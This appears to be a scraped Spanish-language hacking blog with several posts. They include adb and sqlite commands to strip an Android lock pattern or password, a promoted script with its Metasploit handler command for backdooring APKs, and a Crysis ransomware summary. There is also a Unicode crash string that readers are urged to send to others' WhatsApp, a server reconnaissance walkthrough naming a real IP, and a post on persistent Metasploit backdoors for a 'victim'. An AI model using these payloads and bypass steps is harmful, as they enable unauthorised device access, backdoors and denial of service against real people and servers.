HACKER ANGELWHITE GALC

viernes, 30 de diciembre de 2016

” SOFT RESET ” ADB android – Quitar Patron / Contraseña sin hacer ” HARD RESET “

Tener activado la depuracion en la tablet
1
Conectar tablet a PC
Instalar driver ADB
Abrir el Prompt (Linea de comandos)
Introducir los sig comandos:
c:\android
adb devices
—————–
# Remueve PAtron
adb shell rm /data/system/gesture.key.
# Remueve Contraseña / Pincode talvez
adb shell rm /data/system/password.key  
————
Otra opcion
adb shell
sqlite3 data/data/com.android.providers.settings/databases/settings.db
update system set value=0 where name=’lock_pattern_autolock’;
update system set value=0 where name=’lockscreen.lockedoutpermanently’;
.exit
# exit
———
—-
Puedes probar
adb reboot recovery
TIP
Si al conectarla no tiene activado ADB, podemos probar INICIANDO LA TABLET EN MODO RECOVERY, en muchos casos esto nos da acceso a ADB.
Se monta la particion DATA o SYSTEM o SDCARD (suele ser diferente en algunos recoverys) y ya podemos usar los comandos para quitar el bloqueo sin borrar/HARDRESET.
—
Borrando los datos HARD RESET
adb shell wipe data
TIP
Entrando en modo fastboot y eliminando datos
astboot devices
fastboot erase userdata
fastboot erase cache
fastboot reboot
———–

Tambiénes posible empleando alguna de las 7 herramientas listadas Abajo.
Solo instala el driver ADB correspondiente y usa los botones u opciones.
Hay 7 opciones a probar.
1.- “Android Multi Tools v1.02b”.
Opciones 2,3,4,5,8
20130325113245

2.- “GPG Android Tool By GPGIndustries”.


Tambien esta
3.-  “Justalok”

4.-  “MVS android tool v3.0”

5.-  “Uni-Android Tool V-4.0”
6.-  Fahem Anjum Tools V1.1

7.-  JURASSIC Universal Android Tool v.5.0.2

—
“Wipe all Rockchip” para Rockhip HardReset para Rockchip ” misc.img ”


—————————–
Activar WIFI via ADB
adb shell svc wifi enable
—–
Activar ADB via recovery
——
Por medio de recovery SOFT RESET – Zip flasheable via CWM/TWRP
http://forum.xda-developers.com/showthread.php?t=2620456

Pattern-Password-disable.zip
LockScreen_Security_bypass.zip
———————————————
Recovery Tablet sin botones de volumen. 
Puedes probar con un teclado USB
POwer + +
power + –
Power + ESC
Power + F2
power + F3
Power + f4
power + Insert / inicio/spr/fin /avpag/repag
Posiblemente alguna de esas combinaciones te permita entrar al recovery
Power + + + HOME
POWER+++ F2
etc
La otra opcion que queda es “flasheando” la tablet con una rom compatible.
*****************
Cuenta de google.
El método varia según el “parche de seguridad” con que cuente el teléfono.

backdoor-apk, un script en bash para añadir un backdoor en un apk fácilmente

Backdoor-apk es un script en bash de Dana James que simplifica el proceso de agregar un backdoor a cualquier archivo APK de Android. Si tienes algunos conocimientos prácticos de Linux, bash, Metasploit, Apktool, el SDK de Android, smali, etc. te recomendamos echar un vistazo al código y descubrirás lo sencillo pero práctico que es:

https://github.com/dana-at-cp/backdoor-apk/blob/master/backdoor-apk/backdoor-apk.sh

Por supuesto, este script se proporciona tal cual, sin garantía de ningún tipo y está destinado únicamente a fines educativos.


Encontrarás el APK recompilado en el directorio 'original/dist'. Instala luego el APK en un dispositivo Android compatible, ejecútalo y maneja la conexión meterpreter a través del script de recursos generado: msfconsole -r backdoor-apk.rc 

Proyecto: https://github.com/dana-at-cp/backdoor-apk


viernes, 9 de diciembre de 2016

Análisis del ransomware Crysis y herramienta de descifrado


 Resultado de imagen para ransomware Crysis

 La industria del ransomware avanza, ya sea porque se modifican  antiguos códigos maliciosos o porque se lanzan nuevos.  Lo que no quedan dudas que es actualmente una de las amenazas que ocupan a los expertos de seguridad.

En esta ocasión, los amigos de WeliveSecurity -en una impecable disección- analizan a CRYSIS; un ransomware que anotan como una clase de código malicioso del tipo Filecoder,  que emplea los cifrados  RSA y AES  para cifrar la información.  Como en casi todos los ransomware, el  objetivo es solicitar el pago de una suma de dinero a cambio de las llaves para recuperar la información.

En cuanto a los medios de propagación, Crysis utiliza diversos vectores de infección que van desde el e-mail hasta las redes sociales.

Por otra parte, los expertos nos dejan gratuitamente la  herramienta para descifrar los archivos y recuperar la información de aquellos que pudieran verse afectados.


Algunas características de Crysis

El ransomware no es más ni menos que un archivo ejecutable que no se encuentra protegido por un packer, lo cual se puede comprobar fácilmente en la cabecera del archivo:


Haciendo un análisis estático podemos llegar a identificar algunas de las principales características de esta familia de códigos maliciosos. Una de las primeras acciones que intentará el ransomware es crear copias de sí mismo en los siguientes directorios, para lograr persistir en el equipo:

* C:\Users\Victim\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
* C:\Windows\System32

El primer directorio es utilizado por el sistema operativo para ejecutar todas las aplicaciones que se encuentren dentro de esta carpeta una vez que haya iniciado sesión el usuario. Claro está que de esta manera la amenaza se asegura cifrar archivos recientemente creados.


En el segundo directorio, el ransomware evita que el usuario se dé cuenta de su presencia, ocultándose en una carpeta nativa y esencial de Windows.

 Underc0de - Hacking y seguridad informática-http://i.imgur.com/eVWmH2L.png

Una de las particularidades que tiene Crysis es eliminar las copias de seguridad creadas por el servicio “Volume Shadow Copy Service”, aplicación incorporada en Windows desde su versión XP.

En pocas palabras, el servicio VSS tiene como tarea crear copias ocultas (shadow copies) de archivos cada vez que ocurra una variación en el sistema como consecuencia de la instalación o actualización de un software. Como podemos ver en la captura, la amenaza ejecutará en consola una serie de comandos específicos para eliminar el backup, en caso de que hubiese.


A continuación, podremos ver cómo continúa el flujo de ejecución del código malicioso, en donde en las primeras instrucciones se encuentran las llamadas a las funciones antes mencionadas. También observamos que en determinados offset se alojan los strings que utilizará para renombrar los archivos cifrados y, además, una lista de extensiones de archivos, lo cual nos da indicios de cuáles son los buscados por esta amenaza para ser cifrados.


Luego se crearán los archivos con los pasos a seguir para recuperar los archivos, lo cual varía dependiendo del ransomware, pero Crysis utilizará archivos de texto e imágenes para guiar al usuario.


Una de las últimas acciones que realiza la amenaza, luego de cifrar la información del usuario, es enviar información como el nombre del equipo y un código identificador, haciendo uso del protocolo HTTP. Cabe destacar que los sitios a los que se conecta la amenaza son sitios comprometidos, por lo general servidores con alguna versión vulnerable de WordPress.


Herramienta para recuperar los archivos cifrados

En el siguiente enlace se encuentra la herramienta de descifrado de Crysis.exe (gratuita).

Indican los expertos que la tool se desarrolló utilizando las claves maestras de descifrado recientemente publicadas.

martes, 29 de noviembre de 2016

CODIGO PARA COLAPSAR O BLOQUEAR EL WHASSAP


Captura de pantalla del mensaje que bloquea Whatsapp 


Parece increíble pero cierto: podemos provocar un error fatal en el WhatsApp de una persona simplemente enviándo un mensaje en específico cuyo contenido son símbolos extraños. Pero tranquilos, no os preocupéis, pues tiene solución, y no una concretamente, si no varias.

Estamos hablando de un simple código que lo que hace es que cuando alguien lo abre –bien el remitente como alguno de los destinatarios– se bloquea la aplicación de WhatsApp.

 Sentíos libres de enviar el código a quién queráis, pues no es ningún virus ni nada que provoque un error del sistema. Eso sí, no se lo enviéis a nadie con iPhone pues no funcionará. Aquí el código para bloquear el WhatsApp con un simple mensaje:


㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ 㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊 ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㰟 Ѝ ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊊ߘ㊠ ߘ ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ ㊠ ߘ㠊


Gracias al aporte de Mi amigo  Sebastian Alberto Rodriguez Guerrero por su información


miércoles, 23 de noviembre de 2016


Saludos mis fieles lectores en esta oportunidad vamos a  elaborar un análisis de como se analiza un servidor web en especifico, mediante diferentes métodos en las cuales nos ayudaran a encontrar vulnerabilidades criticas que puedan ser aprovechadas para explotar un servidor, ya que muchas personas se rinden en el primer escenario.

Antes que nada vamos a centrarnos en una pagina especifica, que la llamare "www.pepito.com"

Lo primero que se debe tener en cuenta es lo siguiente:

- Analizar la estructura mediante un escaner de vulnerabilidades 

Lo primero que hace todo mundo es utilizar un Escaner de vulnerabilidades. entre ellos algunos utilizan Acunetix, Vega, ProxyStrike, BurpSuite Profesional, Zaproxy, Arachni, Nessus, Nikto, etc....

Todas las herramientas mencionadas están en el blog, le dejare el siguiente articulo donde menciono algunos pasos de como puede convertirse en un auditor de seguridad.

  1. Auditoria plataformas web
  2. Auditoria de CMS (Sistema de gestión de contenidos)
  3. Mapeo de web mediante DNS
  4. Subir shell en Wordpress , phpmyadmin y defacear en Joomla
  5. Anonimato 
  6. Manteniendo nuestra puerta trasera en un servidor   - Backdoor
  7. Auditando nuestro servidor web en busca de webshells
  8. Encontrando fallos mediante Google Hacking
  9. Explotando servidores dedicados de developers 
  10. Denegación de servicios


Lo que un usuario en windows con nivel intermedio siempre tiene como una buena opción utilizar el escaner Acunetix, este fue el resultado de la pagina de pepito que arrojo:

entonces uno pensaría esta web es segura (Inhackeable) y si ejecuto otro escaner para a ver si me arroja mas vulnerabilidades, vamos hacer un análisis simple con Vega que especialmente se enfoca en el análisis de vulnerabilidades.

 Me sale de igual manera pero con algunos fallos que se consideran mas altos, pero como todos sabemos NO todo lo que vemos es cierto, ya que un escaner puede ser mentiroso en sentido que puede mostrar falsos positivos.

Es por eso que se pueden buscar módulos o parámetros GET insertando sentencias manualmente para ver que pueden arrojar, en mi caso ejecutare un pequeño Spider que realice hace meses.

Pero una linea me pareció muy interesante la cual es: publicacion/datos2/js/

Entonces entrare a uno de esos parámetros para ver que puedo encontrar:

como vemos parece que hemos encontrado una vulnerabilidad en el servidor, que los escanners no encontraron, vamos a comprobarlo con sqlmap.


Pero sabemos que el servidor corre en un sistema GNU/Linux, lo que haremos sera hacerle un Ping para obtener la IP del servidor para realizar una búsqueda de sus puertos y servicios que corren.

Una ves obtenida la verdadera IP de manera fácil es porque el servicio web no tiene Cloudflare, pero si desean aprender como encontrar la IP verdadera lo pueden hacer con Reverseraider que es una herramienta en código abierto que nos permitirá hacer un análisis de mapeo de redes, que en su mayoría algunos servicios solo se enfocan en proteger el dominio principal, pero no en sus Sub-dominios que en su totalidad comprometen al principal.

http://www.backtrack-omar.com/2013/08/asiendo-dns-inversa-con-reverseraider.html

Entonces lo que vamos a ejecutar es el buscador Shodan para ver que servicios corren:


Como vemos corren 12 servicios en diferentes puertos las cuales son los siguientes:

https://www.shodan.io/host/108.174.156.21


como vemos el FTP se puede hacer un ataque de fuerza bruta o buscar un exploit, en el servicio STMP esta totalmente abierto sin credenciales, entre ellas también están abiertas las conexiones del Puerto de Mysql que pueden ser atacadas mediante SPARTA que es una herramienta de código abierto completa para realizar ataques a muchos de los servicios que corren en un servidor.

Entonces supongamos que un auditor novato diría no he encontrado nada, la web es 100% segura... pero algo esta mal en todo lo que vimos, la persona solamente se enfoca en el dominio principal pero no se pone a pensar si existen Sub-dominios que estén ligados la servidor, la búsqueda DNS inversa o revertir la resolución de DNS (RDN) es la determinación de un nombre de dominio que está asociado con una determinada dirección IP mediante el Servicio de nombres de dominio (DNS) de Internet.

Se puede hacer una búsqueda mediante Sub-dominios manualmente mediante Bing utilizando la Dork " Domain:pepito.com "

como también pueden añadir la IP en Bing del servidor web principal:


Entonces usted podrá realizar búsquedas de parámetros utilizando google o cualquier otro buscador que indexe los servicios... y también pueden auditar de la misma manera si es que no encuentran fallos en el principal dominio o si desean encontrar mas fallas para reportarlas o lo que sea, supongamos que esa web no tiene NINGÚN FALLO pero esta alojada en su servidor de dominios de paga usted podrá hacer el mismo procedimiento elaborando un ataque dedicado a paginas que estén  en el mismo servicio para hacer ataques como Symlinking o el Rooting un ejemplo es este video:


pero algunos cuando ya obtienen algunos credenciales de usuario no saben encontrar paneles de administrador u otros, en estos caso pueden utilizar el siguiente DORK que les ayudara mucho, pero de igual manera auditar módulos en busca de ellos:

http://www.backtrack-omar.com/2015/09/method-ninja-of-google-hacking.html  


como vemos yo declare en el buscador que solamente quiero buscar la palabra "Login" en el dominio pepito, pueden jugar con ello y variar las palabras como "admin", "usuario", "contraseña, etc.

Espero les aya gustado y brindado una ayuda especial para los que recién  se inician en este ambiente es no confiar en su Escaner, auditen encontrando módulos y jueguen con los parámetros que para un auditor eso es diversión en el momento y trabajo adecuado.

Creando Backdoor Persistente en metasploit


Saludos fieles lectores en esta oportunidad les traigo un POST sobre como crear tu Backdoor persistente en msfconsole, ha pedido de un seguidor del blog que me dejo un mensaje en privado.


¿Que es Backdoor?

se le domina como puerta trasera, cabe decir que se ejecuta un "Script" remoto a la maquina de la victima con conexion puente al ordenador del atacante, para dejar al sistema vulnerado en escucha siempre.

El Backdoor persistente es compatible con todas las versiones de Windows.


Lo primero que deben tener en cuenta es lo siguiente, penetrar el sistema de tu victima, dejo los siguientes posts donde enseño como hacerlo por diferentes métodos, de igual manera burlar los "AV":

 http://www.backtrack-omar.com/2014/01/aprendiendo-metasploit-avanzado.html
http://www.backtrack-omar.com/2015/09/2015-flash-0day-exploit-hackingteam.html
http://www.backtrack-omar.com/2015/10/mitm-man-in-middle-ettercap-mitmf-beef.html
http://www.backtrack-omar.com/2015/10/beef-browser-exploitation-framework.html
